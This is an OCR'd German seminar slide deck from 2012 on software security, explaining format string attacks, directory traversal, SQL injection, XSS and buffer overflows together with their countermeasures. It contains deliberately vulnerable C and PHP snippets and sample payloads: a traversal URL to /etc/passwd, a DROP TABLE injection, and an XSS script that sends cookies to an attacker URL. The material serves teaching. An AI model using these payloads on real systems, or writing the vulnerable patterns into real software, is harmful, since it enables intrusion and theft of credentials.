PS Kryptographie und IT-Sicherheit

Thema: Software-Sicherheit

Thomas Loch, Michael Streif 2012

Malicious / Invalid Input

Exploits nutzen Nebeneffekte von ungültigen Benutzereingaben aus, die vom Programmierer nicht erwartet wurden.

- Eingaben von bestimmter Form werden vorausgesetzt und nicht überprüft.
- Ansonsten legitime Eingaben von bestimmter Form lösen unbeabsichtigte Funktionen in anderen Programmen aus.
- Es wird angenommen, dass der Nutzer gespeicherte Informationen unter seiner Kontrolle (z.B. Cookies) nicht verändern kann.

Format String Attack

- Format String Attacks nutzen unbeabsichtigte Verarbeitung von (unerwarteten) "format specifiers" aus.

C

```
printf("size: %d bytes\n", i);
```

Python

```
print "size: {0} bytes".format(i)
```

```
size: 395 bytes
```

Format String Attack

- Diese Art von Angriffen ist bekannt seit ca. 1999/2000 (Format String Attacks; Tim Newsham; Sept. 2000)
- Ca. 500 verwundbare Programme bekannt (2007; Mitre CVE List)
- Top-9 der gemeldeten Exploits in der Zeit von ca. 2001 bis 2006.

Format String Attack

Beispiel: echo Server

Perl

```
#!/usr/bin/perl

while( $a = <STDIN> ) {
    print $a;
}
```

C


```
#include <stdio.h>

static char a[100];

int main() {
    while( fgets(a, sizeof(a), stdin) != NULL) {
        printf(a);
    }
}
```

Format String Attack

- Problematische format specifier (für printf()):
  - **%s**: Stack hält Pointer auf \0-terminierten String, der ausgegeben wird.
  - **%x/u/d**: Werte auf dem Stack werden ausgeben.
  - **%n**: Stack hält Pointer auf int-Wert, der mit der anzahl der bisher ausgegebenen Bytes beschrieben wird.
- Input immer validieren bzw. nur konstante Format Strings verwenden.
- Nicht möglich in manchen Programmier-Sprachen mit besserem Speicherschutz (oder zumindest nicht so gefährlich).

Directory Traversal Attack

- Verzeichnisse in einem Dateisystem bilden Baum-Strukturen
- Jeder Knoten muss einen Verweis auf das Übergeordnete Element haben: ".."




```
thomas@home:~/uni/crypto$ ls -la
total 404
drwxr-xr-x  4 thomas thomas   4096 2012-05-11 15:07 .
drwxr-xr-x 11 thomas thomas   4096 2012-04-24 23:43 ..
-rw-r--r--  1 thomas thomas  26921 2012-03-20 18:30 crypto-2012-03-20.tar.gz
drwxr-xr-x  2 thomas thomas   4096 2012-05-11 19:50 folien
-rw-r--r--  1 thomas thomas 363150 2012-03-14 22:00 SoftwareSicherheit.pdf
```

Directory Traversal Attack

- Dieser Angriff nutzt das immer vorhandene ".."-Verzeichnis aus um Zugang zu unbeabsichtigten Dateien zu erlangen.
- Ein Pfad-Prefix als Maßnahme um den Zugang auf einen Teilbaum einzuschränken ist nicht ausreichend.
- Beispiel: Dynamische Website:

PHP

```
$page = $_GET['page'];
if(!isset($page)) $page = 'title.php';

include('/home/www/pages/' . $page);
```

```
http://example.com/index.php?page=../../../../../../../../../../etc/passwd
```

Directory Traversal Attack

- Festzustellen, ob sich ".."-Komponenten im Pfad finden ist nicht trivial (UTF-8, URI encoding)
- Pfad-Normalisierung (falls möglich)
- Lookup-Tabelle mit vorkonfigurierten Pfaden
- chroot

Code Injection

- Oberbegriff für eine diverse Menge von verwandten Angriffen: SQL injection, Cross-site scripting, include file injection, dynamic evaluation (eval) injection, …
- Ziel der Angriffe ist es, vom Angreifer bereit gestellten Programmcode (unbeabsichtigt) auszuführen.
- Kann als Platform für andere Angriffsarten dienen.

SQL Injection

- In den Top 10 Web Exploits der OWASP von 2004 bis 2010
- Nutzt unbeabsichtigte Interpretation (oder das Fehlen von) Anführungszeichen aus.
- Beispiel: Website Login:

PHP

```
$username = $_GET['username'];
$query = "SELECT * FROM users WHERE name='" +
    $username + "';";
```

```
http://example.com/login.php?username=' OR '1'=1'   %27%20OR%20%271%27%3D1%27
http://example.com/login.php?username='; DROP TABLE users;
```

SQL Injection

- Input immer validieren bzw. automatisiert escapen (mysql_escape_string()).
- Alternativ Datenbank-API verwenden, die Nutzdaten nicht in den Query-String eingebettet benötigt (z.B. Perl DBI).
- Datenbank-Rechte soweit einschränken wie möglich.

Cross Site Scripting (XSS)

- Macht ca. 80% aller von Symantec 2007 dokumentierten Verwundbarkeiten aus.
- Ziel ist es, Zugangskontrollen zu umgehen in dem (begrenzte) Kontrolle über den Web-Browser eines anderen Nutzers erlangt wird.
- Umgeht im Allgemeinen die "Same Origin Policy".
- Ursache ist die ungefilterte Verwendung von Benutzereingaben um dein Inhalt einer Webseite zu generieren.

Cross Site Scripting (XSS)

- **Non-persistent (reflected):** Benutzer muss auf speziell Angefertigten Link clicken, der den auszuführenden Programmcode enthält.
- **Persistent (stored):** Programmcode wird Server-seitig gespeichert und ohne weiteren Beitrag des Benutzers in die Seite eingebunden.
- Beispiel: Webseite mit Nachrichten-Funktion

PHP

```
echo "<p>" + $message + "</p>";
```

```
$message = "hello world! <script>document.location=
    'http://example.com/attack.php?' + document.cookie;</script>";
```


Cross Site Scripting (XSS)

- Durch vermehrte Verwendung von JavaScript zur Manipulation der Seiteninhalte können Verwundbarkeiten auch alleine auf der Client-Seite entstehen.
- Außer JavaScript-Code können auch HTML-Fragmente eingeschleust werden die z.B. iframes enthalten.
- Input immer validieren bzw. automatisiert escapen (htmlentities()).
- Kontrollierten Zugang zu einem HTML-Subset zur Verfügung stellen ist problematisch.
- Den Benutzern eine andere Markup-Sprache (z.B. BB-Code, Markdown, ...) zur Verfügung stellen und kontrolliert in HTML umwandeln

Buffer Overflow

Zu große Datenmengen werden in einen dafür zu kleinen Speicherbereich (dem Buffer) geschrieben

- Führt zum Überschreiben von Daten außerhalb des Buffers
- Programmiersprachen- und Platformabhängig



Buffer Overflow

- Zwei häufig autretende Varianten:
  - Stack Buffer Overflow: Buffer auf dem Stack alloziert
  - Heap Buffer Overflow: Buffer im Heap alloziert
- Auch Overflow in BSS, Data oder anderen Bereichen denkbar
- **6183** Einträge bei Suche nach Buffer Overflow auf http://cve.mitre.org/

Stack Buffer Overflow


- Stack Buffer Overflow ≠ Stack Overflow
- Mögliche Exploits
  1. Verändern einer lokalen Variable in der Nähe des Buffers
  2. Verändern der Rücksprungadresse (meist auf einen Buffer, der mit User Input gefüllt ist)
  3. Verändern eines Function Pointers oder Exception Handlers, der anschließend ausgeführt wird

Stack Buffer Overflow

- Beispiel:

```
#include <string.h>

void bad (char *evil)
{
    char foo = 1;
    char buf[15];

    strcpy(buf, evil);  // strcpy doesn't check bounds!
}

int main (int argc, char **argv)
{
    bad(argv[1]);
    return 0;
}
```

Stack Buffer Overflow, Fall 1



Stack Buffer Overflow

- Fall 2, 3 analog, nur mit längerem Input und/oder anderem Stack Layout
- Mögliche Exploits:
  - Denial of Service: Überschreiben der Verwaltungsinformationen auf dem Stack führt häufig zum Absturz des Programms
  - Verändern des Programmflusses: durch Überschreiben der Rücksprungadresse oder lokalen Variablen, die den Programmfluss steuern
  - Enschleusen von Schadcode: Exploit besteht aus
    - Payload (Schadcode, Shellcode) und
    - Injection Vector: Mechanismus, der Overflow verursacht und Programmfluss auf Payload umleitet.

Heap Buffer Overflow

- Wird meist benutzt, um Daten, die dem Speichermanagement dienen, zu überschreiben (etwa bei malloc/free, new/delete)
- Kann zum gezielten Überschreiben von Daten oder Ausführen von Schadcode verwendet werden
- Beispiel: Microsoft JPEG GDI+ Exploit, iOS Jailbreaking

Heap Buffer Overflow

- Microsoft JPEG GDI+ Exploit:
  - Jedes JPEG hat eine Comment Section, die mit den 2 Bytes 0xFFFE beginnt. Darauf folgen 2 weitere Bytes mit der Länge des Comments (inkl. dieser 2 ″Längen-Bytes″).
  - Die Berechnung der Länge dieser Section kann zu einem Negativen Ergebnis führen, dass als unsigned Integer interpretiert, einen Wert über 4 Mrd. ergibt.
  - GDI+ überprüft diese Ergebnis nicht und kopiert diese Menge an Bytes vom JPEG in den Heap und verursacht einen Heap Overflow.

Gegenmaßnahmen

- Stack Canaries
  - Spezielle Bytes oder Words mit bekanntem Wert, die zwischen Buffer und Kontrollstrukturen gelegt werden
  - Bei einem Stack Overflow kann dieser durch Prüfen der Canaries festgestellt werden
  - Werden in vielen Stack Smashing Protectors von Compilern eingesetzt
  - Schützt nicht vor allen Buffer Overflows (Heap Buffer Overflow, Buffer in Strukturen auf dem Stack)

Gegenmaßnahmen

- Bounds Checking
  - Zugriffe auf alle allozierten Speicherblöcke werden überprüft
  - → Kein Buffer Overflow möglich
  - Gilt natürlich für alle Programmiersprachen mit Memory Safety (z.B. Java, Python, Perl, …)
  - Aber: Laufzeitsysteme in ″unsicheren″ Sprachen implementiert, hier sind Buffer Overflows durchaus möglich

Gegenmaßnahmen

- Executable Space Protection
  - Verhindert das Ausführen von Code in bestimmten Speicherbereichen (etwa NX-bit bei x86-64 und einigen x86 CPUs)
  - Unwirksam, wenn Addresse des Schadcodes bekannt und dieser nicht vom Angreifer eingeschleust werden muss (z.B. bei return-to-libc Attacken)
  - ASLR bietet auch einen gewissen Schutz gegen solche Angriffe

Gegenmaßnahmen

- Address Space Layout Randomization (ASLR)
  - Wichtige Teile eines Programms werden zufällig im Speicher angeordnet (etwa Stack, Heap, Libraries, …)
  - Erschwert das Erraten von Zieladressen für Angriffe – eine falsch Erratene Zieladresse führt häufig zum Absturz des Programms

Quellen

Microsoft GDI+ JPEG Exploit
http://www.giac.org/paper/gcih/679/exploiting-gdi-plus-jpeg-marker-integer-underflow-vulnerability/106878

Michael Howard, David LeBlanc, John Viega, 19 Deadly Sins of Software Security: Programming Flaws and How to Fix Them, 2005